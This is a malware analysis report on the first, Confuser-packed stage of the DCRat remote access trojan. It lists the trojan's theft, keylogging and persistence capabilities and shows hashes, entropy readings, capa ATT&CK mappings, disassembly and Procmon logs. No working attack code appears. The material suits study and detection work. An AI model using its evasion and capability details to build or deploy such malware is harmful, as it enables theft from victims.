Dark Crystel RAT (DCrat) Detailed Analysis Report

Multi-Stage

Author: Usman Sikander

Designation: Offensive security engineer and researcher

Medium: https://medium.com/@merasor07

Contents

Introduction

DCRat, also known as Dark Crystal RAT, is a malicious program that allows cybercriminals to gain control of a compromised computer remotely. It's used to steal various types of sensitive information, like clipboard contents and personal login details from applications. What makes it dangerous is its ability to stay hidden from regular security software.

DCRat has been around since 2018, and its creators keep updating and improving it to make it more powerful. It has different parts that do specific things, such as stealing cryptocurrency and secretly recording keystrokes.

The people behind DCRat have even released a special tool called "DCRat Studio" that helps them create new features for the malware. This constant evolution and the malware's ability to evade detection make it a significant threat to computer users and organizations. Staying cautious and using advanced security measures is crucial to protect against DCRat and similar threats.

In 2018, Dark Crystal RAT primarily used Java, but it shifted to C# in 2019. Today, most of its modules are written in C#. Interestingly, the administrative server for this malware is built using JPHP, a version of PHP that runs on the Java Virtual Machine.

To thwart attempts by malware analysts to reverse engineer its code, different versions of DCrat employ evasion and obfuscation techniques. For example, they can obfuscate DCrat's payload using a tool like Confuser Protector, adding an extra layer of protection.

The DCRat product itself consists of three components:

- A stealer/client executable
- A single PHP page, serving as the command-and-control (C2) endpoint/interface
- An administrator tool

Capabilities

- DCRat can record the victim's keystrokes
- DCrat can transmit the contents of the victim's clipboard to its command-and-control server.
- CryptoStealer module of the malware allows attackers to get access to users’ crypto wallet information.
- It can take screenshots of the victim's computer
- DCRat can exfiltrate information from browsers, such as session cookies, auto-fill credentials, and credit card details.
- DCrat can hijack Telegram, Steam, Discord accounts.
- DCrat can function as a loader, dropping other types of malwares on the infected computer.
- DCrat create persistence on victim PC using different techniques
- DCrat execute VBS, PS, VB, BAT scripts on victim computer

Tools and Environment

- *Flare-VM (Windows 10)*
- *REMnux (Simulator)*

- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- ProcessHacker
- TcpView
- PE Bear
- PE Studio
- Wireshark
- IDA pro
- CyberChef

Stage 1 (dcrat.exe)

Basic and Advanced Static Analysis

Initial access

In my analyses of DCrat (Remote Access Trojan), I will commence my analysis by scrutinizing the very first sample I obtained from the MalwareBazaar repository. It's worth noting that this sample might have been disseminated to a victim's computer through various means, including phishing emails, spear phishing attachments, spear phishing links, or other methods aimed at gaining initial access. However, for the purpose of this analysis, I will focus solely on the investigation of the stage 1 sample delivered as a result of the initial access vector.

Basic Information

SHA256: Fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e

MD5: A26ae5eb4e86ca54a1d338220318c43

CPU: 32-bits

Language: .Net programming language (c#)

Interesting Strings: Not Found


Inspection: LoadModule, MemoryStream, ToBase64String

Time Data Stamp: 2023/03/3 Fri

Packing:

In my first static analysis, when I opened binary in PE bear and calculate the size of raw data and virtual data, I assumed that this binary is not packed because the difference between raw and virtual data is not too much and there was no extra header which indicated that this is packed. The malware packed with

UPX packers has extra header which can clearly indicate. But at this point I was assuming binary is not packed.




```
dcrat.exe
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .rsrc
  IMAGE_SECTION_HEADER .reloc
  SECTION .text
    IMPORT Address Table
    CLI Header
    IMPORT Directory Table
    IMPORT Name Table
    IMPORT Hints/Names & DLL Names
  SECTION .rsrc
    IMAGE_RESOURCE_DIRECTORY Type
    IMAGE_RESOURCE_DIRECTORY NameID
    IMAGE_RESOURCE_DATA_ENTRY
    VERSION  0001  0000
    MANIFEST  0001  0000
  SECTION .reloc
    IMAGE_BASE_RELOCATION
```

```
pFile      Data          Description              Value
00000178   2E 74 65 78   Name                     .text
0000017C   74 00 00 00
00000180   0004F8B4      Virtual Size
00000184   00002000      RVA
00000188   0004FA00      Size of Raw Data
0000018C   00000200      Pointer to Raw Data
00000190   00000000      Pointer to Relocations
00000194   00000000      Pointer to Line Numbers
00000198   0000          Number of Relocations
0000019A   0000          Number of Line Numbers
0000019C   60000020      Characteristics
                         00000020                 IMAGE_SCN_CNT_CODE
                         20000000                 IMAGE_SCN_MEM_EXECUTE
                         40000000                 IMAGE_SCN_MEM_READ
```

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was very high which clearly indicates the another .EXE or DLL into source and it was showing it is 99% packed binary.



Detect It Easy v3.08 [Windows 10 Version 2009] (x86_64)

```
File name: C:\Users\Darkn3t\Desktop\dcratstages\dcrat.exe
File type: PE32    File size: 321.00 KiB    Base address: 00400000    Entry point: 004518ae
Sections: 0003    Time date stamp: 2023-03-31 13:36:33    Size of image: 00056000
```


```
Type: PE32    Offset: 00000000    Size: 00050400    Count: 100    Size: 00000cd7
Total: 7.97990    Status: packed(99%)
```

Regions

Offset	Size	Entropy	Status	Name
00000000	00000200	2.70760	not packed	PE Header
00000200	0004fa00	7.98897	packed	Section(0)['.text']
0004fc00	00000600	4.12711	not packed	Section(1)['.rsrc']
00050200	00000200	0.10473	not packed	Section(2)['.reloc']

Capa-Output


When I performed CAPA analysis on first stage of malware (dcrat.exe), it indicates that the binary is packed using Confusex. The detail verbose analysis also tells the binary is obfuscated and it trigger most of the rules which indicated that the binary is using these tactics and techniques according to MITRE ATT&CK framework.



```
WARNING:capa:--------------------------------------------------------------------------------
md5                     a26ae5eb4e86ca54a1d338220318c43b
sha1                    ba66b537f8b7289acf611e67e1f3b20fb5bb48db
sha256                  fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e
path                    dcrat.exe
timestamp               2023-09-21 00:25:17.896391
capa version            5.1.0
os                      windows
format                  dotnet
arch                    i386
extractor               DnfileFeatureExtractor
base address            global
rules                   C:\Users\Darkn3t\AppData\Local\Temp\_MEI27922\rules
function count          54
library function count  0
total feature count     5349

packed with Confuser
namespace  anti-analysis/packer/confuser
author     william.ballenthin@mandiant.com
scope      file
att&ck     Defense Evasion::Obfuscated Files or Information::Software Packing [T1027.002]
mbc        Anti-Static Analysis::Software Packing::Confuser [F0001.009]
or:
  class: ConfusedByAttribute @ token(0x200000C)

encode data using Base64
namespace  data-manipulation/encoding/base64
author     moritz.raabe@mandiant.com, anushka.virgaonkar@mandiant.com, michael.hunhoff@mandiant.com
scope      function
att&ck     Defense Evasion::Obfuscated Files or Information [T1027]
mbc        Defense Evasion::Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02], Data::Encode Data:
:Base64 [C0026.001]
function @ token(0x6000003)
  or:
    api: System.Convert::ToBase64String @ token(0x6000003)+0x5C
```

Cutter-Output (Disassembler and Decompiler)

When I disassemble the first stage sample using cutter and perform advanced static analysis, I was confused at this point and I didn't clearly understand the working of malware. The x86 instruction jb (jump on below/less than, unsigned) was something which I should need to understand, so without wasting time I decided to perform Basic and Advanced dynamic analysis.




```
Name
sym.LzmaDecoder::Init
sym.LzmaDecoder::SetDecoderProperties
sym.LzmaDecoder::SetDictionarySize
sym.LzmaDecoder::SetLiteralProperties
sym.LzmaDecoder::SetPosBitsProperties
sym.OutWindow::CopyBlock
sym.OutWindow::Create
sym.OutWindow::Flush
sym.OutWindow::GetByte
sym.OutWindow::Init
sym.OutWindow::PutByte
sym.OutWindow::ReleaseStream
sym.State::Init
sym.State::IsCharState
sym.State::UpdateChar
sym.State::UpdateMatch
sym.State::UpdateRep
sym.State::UpdateShortRep
sym._Module_::.cctor
sym._Module_::Decompress
    Offset: 0x0044f594
    Size: 0x3
    Import: false
    Nargs: 0x0
    Nbbs: 0x1
    Nlocals: 0x0
    Call type: cdecl
    Edges: 1
    StackFrame: 0
    Comment:
sym._Module_::Decrypt
sym._Module_::Main
sym._Module_::Resolve
Quick Filter
```

```
void sym._Module_::Main(int32_t arg_28123e39h, int32_t arg_1000005h, int32_t arg_23h);

[0x0044f33c]
<Module>::Main (int32_t arg_23h, int32_t arg_1000005h, int32_t arg_28123e39h);
; arg int32_t arg_23h @ stack + 0x23
; arg int32_t arg_1000005h @ stack + 0x1000005
; arg int32_t arg_28123e39h @ stack + 0x28123e39
0x0044f33c      and     byte [ebx + 0x26000133], bl
0x0044f342      and     byte [ebx - 0x72fffecd], bl
0x0044f348      pop     ss
0x0044f349      add     byte [eax], al
0x0044f34b      add     dword [0x2d0], esp
0x0044f351      add     al, 0x28   ; 40
0x0044f353      adc     dword [eax], eax
0x0044f355      add     byte [edx], cl
0x0044f357      or      ch, byte [eax]
0x0044f359      adc     al, byte [eax]
0x0044f35b      add     byte [edx], cl
0x0044f35d      or      eax, dword [edi]
0x0044f35f      outsd   dx, dword [esi]
0x0044f360      adc     eax, dword [eax]
0x0044f362      add     byte [edx], cl
0x0044f364      or      al, 6
0x0044f366      and     byte [arg_28123e39h], ah
0x0044f36c      add     dword [eax], eax
0x0044f36e      add     byte [esi], al
0x0044f370      or      eax, 0x14280312
0x0044f375      add     byte [eax], al
0x0044f377      or      dh, byte [ecx + eax]
0x0044f37b      add     byte [ebx], bl
0x0044f37d      adc     eax, dword [edi + eax]
0x0044f380      jb      0x44f383

[0x0044f382]
0x0044f382      add     byte [eax], al
0x0044f383      add     byte [eax + 0x11], dh

[0x0044f383]
0x0044f383      add     byte [eax + 0x11], dh

[0x0044f386]
0x0044f386      add     al, 0x6f   ; 111
0x0044f388      adc     eax, 0x130a0000
0x0044f38d      add     eax, 0x11160411
0x0044f392      add     al, 0x8e   ; 142
0x0044f394      imul    ebp, dword [eax], 0xa00000f

[0x0044f397]
0x0044f397      add     byte [eax], al
0x0044f399      or      dl, byte [edx]
0x0044f39b      add     ebp, dword [eax]
0x0044f39d      push    ss
```

Basic Dynamic Analysis

Procmon and Process Hacker

As an offensive security researcher, I always prefer Procmon and process hacker in my first detonation of malware sample which I analyze. When I executed the sample and captured all traffic using Wireshark and captured the all activities using Procmon, I didn't notice anything interesting in first stage sample. At this point, I am assuming the first stage of Dcrat is a dropper or loader which is either downloading Second stage malware or extracting from resources and executing in memory.




Process Monitor - Sysinternals: www.sysinternals.com

```
Time ...  Process Name  PID   Operation                  Path                                      Result                          Detail
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows                                SUCCESS
12:43:... dcrat.exe     6912  CreateFile                 C:\Users\Darkn3t\Desktop                  SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\mscoree.dll           SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  QueryBasicInformationFile  C:\Windows\SysWOW64\mscoree.dll           SUCCESS                         CreationTime:
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows\SysWOW64\mscoree.dll           SUCCESS
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\mscoree.dll           SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  CreateFileMapping          C:\Windows\SysWOW64\mscoree.dll           FILE LOCKED WITH ONLY READERS   SyncType: Syr
12:43:... dcrat.exe     6912  CreateFileMapping          C:\Windows\SysWOW64\mscoree.dll           SUCCESS                         SyncType: Syr
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows\SysWOW64\mscoree.dll           SUCCESS
12:43:... dcrat.exe     6912  QueryNameInformationFile   C:\Windows\SysWOW64\KernelBase.dll        SUCCESS                         Name: \Windo
12:43:... dcrat.exe     6912  QueryNameInformationFile   C:\Windows\SysWOW64\KernelBase.dll        SUCCESS                         Name: \Windo
12:43:... dcrat.exe     6912  QueryNameInformationFile   C:\Windows\SysWOW64\KernelBase.dll        SUCCESS                         Name: \Windo
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\apphelp.dll           SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  QueryBasicInformationFile  C:\Windows\SysWOW64\apphelp.dll           SUCCESS                         CreationTime:
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows\SysWOW64\apphelp.dll           SUCCESS
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\apphelp.dll           SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  CreateFileMapping          C:\Windows\SysWOW64\apphelp.dll           FILE LOCKED WITH ONLY READERS   SyncType: Syr
12:43:... dcrat.exe     6912  CreateFileMapping          C:\Windows\SysWOW64\apphelp.dll           SUCCESS                         SyncType: Syr
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows\SysWOW64\apphelp.dll           SUCCESS
12:43:... dcrat.exe     6912  QueryNameInformationFile   C:\Windows\SysWOW64\apphelp.dll           SUCCESS                         Name: \Windo
12:43:... dcrat.exe     6912  QueryNameInformationFile   C:\Windows\SysWOW64\apphelp.dll           SUCCESS                         Name: \Windo
12:43:... dcrat.exe     6912  CreateFile                 C:\Users\Darkn3t\Desktop\dcrat.exe        SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Users\Darkn3t\Desktop\dcrat.exe        BUFFER OVERFLOW                 Information: Ov
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Users\Darkn3t\Desktop\dcrat.exe        SUCCESS                         Information: Ov
12:43:... dcrat.exe     6912  CloseFile                  C:\Users\Darkn3t\Desktop\dcrat.exe        SUCCESS
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\ntdll.dll             SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Windows\SysWOW64\ntdll.dll             BUFFER OVERFLOW                 Information: Ov
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Windows\SysWOW64\ntdll.dll             SUCCESS                         Information: Ov
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows\SysWOW64\ntdll.dll             SUCCESS
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\mscoree.dll           SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Windows\SysWOW64\mscoree.dll           BUFFER OVERFLOW                 Information: Ov
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Windows\SysWOW64\mscoree.dll           SUCCESS                         Information: Ov
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows\SysWOW64\mscoree.dll           SUCCESS
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\kernel32.dll          SUCCESS                         Desired Acces
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Windows\SysWOW64\kernel32.dll          BUFFER OVERFLOW                 Information: Ov
12:43:... dcrat.exe     6912  QuerySecurityFile          C:\Windows\SysWOW64\kernel32.dll          SUCCESS                         Information: Ov
12:43:... dcrat.exe     6912  CloseFile                  C:\Windows\SysWOW64\kernel32.dll          SUCCESS
12:43:... dcrat.exe     6912  CreateFile                 C:\Windows\SysWOW64\KernelBase.dll        SUCCESS                         Desired Acces

Showing 2,957 of 719,160 events (0.41%)    Backed by virtual memory
```

Process Hacker [DESKTOP-TRF6REL\Darkn3t]

```
Name                          PID   CPU   I/O total ...  Private b...  User name                 Description
svchost.exe                   4904                       5.8 MB        DESKTOP-TRF...\Darkn3t    Host Process for Windows Ser...
svchost.exe                   4928                       3.17 MB                                 Host Process for Windows Ser...
taskhostw.exe                 5020                       5.9 MB        DESKTOP-TRF...\Darkn3t    Host Process for Windows Tasks
GoogleUpdate.exe              3776                       2.41 MB                                 Google Installer
MicrosoftEdgeUpdate.exe       560                        1.85 MB                                 Microsoft Edge Update
svchost.exe                   2516                       1.75 MB                                 Host Process for Windows Ser...
  ctfmon.exe                  3564                       4.29 MB       DESKTOP-TRF...\Darkn3t    CTF Loader
svchost.exe                   3144                       4.41 MB                                 Host Process for Windows Ser...
explorer.exe                  2240  0.11                 55.27 MB      DESKTOP-TRF...\Darkn3t    Windows Explorer
  SecurityHealthSystray.exe   4624                       1.66 MB       DESKTOP-TRF...\Darkn3t    Windows Security notification...
  VBoxTray.exe                1480  0.01  108 B/s        2.56 MB       DESKTOP-TRF...\Darkn3t    VirtualBox Guest Additions Tra...
  ProcessHacker.exe           6756  0.20                 15.39 MB      DESKTOP-TRF...\Darkn3t    Process Hacker
  Procmon.exe                 764                        4.87 MB       DESKTOP-TRF...\Darkn3t    Process Monitor
    Procmon64.exe             6068  0.26  18.65 kB/s     66.61 MB      DESKTOP-TRF...\Darkn3t    Process Monitor
svchost.exe                   4376                       3.74 MB       DESKTOP-TRF...\Darkn3t    Host Process for Windows Ser...
svchost.exe                   1672                       2.47 MB                                 Host Process for Windows Ser...
StartMenuExperienceHost....   4240                       20.04 MB      DESKTOP-TRF...\Darkn3t
RuntimeBroker.exe             2288                       5.61 MB       DESKTOP-TRF...\Darkn3t    Runtime Broker
SearchIndexer.exe             2960                       21.65 MB                                Microsoft Windows Search In...
RuntimeBroker.exe             5392                       34.64 MB      DESKTOP-TRF...\Darkn3t    Runtime Broker
svchost.exe                   5512                       2.82 MB                                 Host Process for Windows Ser...
SkypeBackgroundHost.exe       5928                       1.98 MB       DESKTOP-TRF...\Darkn3t    Microsoft Skype
SppExtComObj.Exe              6016                       1.63 MB                                 KMS Connection Broker
svchost.exe                   5896                       4.31 MB                                 Host Process for Windows Ser...
SecurityHealthService.exe     1216                       4.02 MB                                 Windows Security Health Serv...
SearchApp.exe                 6540                       136.22 MB     DESKTOP-TRF...\Darkn3t    Search application
svchost.exe                   2000                       1.69 MB                                 Host Process for Windows Ser...
svchost.exe                   4140                       1.92 MB                                 Host Process for Windows Ser...
svchost.exe                   4304                       2.72 MB       DESKTOP-TRF...\Darkn3t    Host Process for Windows Ser...
SgrmBroker.exe                6560                       3.55 MB                                 System Guard Runtime Monit...
svchost.exe                   6896                       2.14 MB                                 Host Process for Windows Ser...
svchost.exe                   6220                       2.41 MB                                 Host Process for Windows Ser...
TextInputHost.exe             5032                       8.74 MB       DESKTOP-TRF...\Darkn3t
dllhost.exe                   1244                       3.53 MB       DESKTOP-TRF...\Darkn3t    COM Surrogate
RuntimeBroker.exe             7164                       4.52 MB       DESKTOP-TRF...\Darkn3t    Runtime Broker
svchost.exe                   4396                       2.32 MB                                 Host Process for Windows Ser...
SearchApp.exe                 1124                       17.06 MB      DESKTOP-TRF...\Darkn3t    Search application
smartscreen.exe               792                        9.18 MB       DESKTOP-TRF...\Darkn3t    Windows Defender SmartScre...
svchost.exe                   2488                       1.37 MB                                 Host Process for Windows Ser...
WmiPrvSE.exe                  1336                       2.23 MB                                 WMI Provider Host

CPU Usage: 5.62%   Physical memory: 1.58 GB (26.61%)   Processes: 111
```

